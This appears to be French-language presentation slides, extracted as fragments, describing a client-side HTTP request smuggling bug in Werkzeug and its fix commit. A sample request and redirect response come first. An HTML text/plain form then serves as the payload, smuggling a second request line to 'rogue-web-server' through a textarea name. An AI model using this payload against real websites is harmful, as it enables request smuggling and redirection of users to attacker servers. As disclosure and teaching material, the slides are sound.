
```
1 GET https://mizu.re HTTP/1.1
2 Host: laptop:5000
3 Connection: close
4
5
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 308 PERMANENT REDIRECT
2 Server: werkzeug/2.1.0 Python/3.10.
3 Date: Thu, 19 Jan 2023 10:47:13 GMT
4 Content-Type: text/html; charset=ut
5 Content-Length: 236
6 Location: http://mizu.re/
7
```

# Exploitation



# Comment mettre en place l'exploitation depuis un client ?

# Formulaire text/plain

```
1 <form action="http://vulnerable-website/" method="POST"  
2   enctype="text/plain"  
3 >  
4  
5 <textarea name="GET http://rogue-web-server:5000 HTTP/1.1  
6 Foo: x">Mizu</textarea>  
7  
8 <button type="submit">START</button>  
9 </form>
```



# Formulaire text/plain

## ▼ Request Payload

```
GET http://rogue-web-server:5000 HTTP/1.1
```

```
Foo: x=Mizu
```


---


# Exploitation de la vulnérabilité


Vidéo

# Correction du bug

✓ **disable keep-alive connections** [Browse files](#)

 **main** (#2399)

 **2.3.4** ... 2.1.2

  **davidism** committed on Apr 25, 2022

1 parent 19323ef commit 600a2b9

Showing **2 changed files** with **19 additions** and **11 deletions**.

[Split](#) [Unified](#)

# Conclusion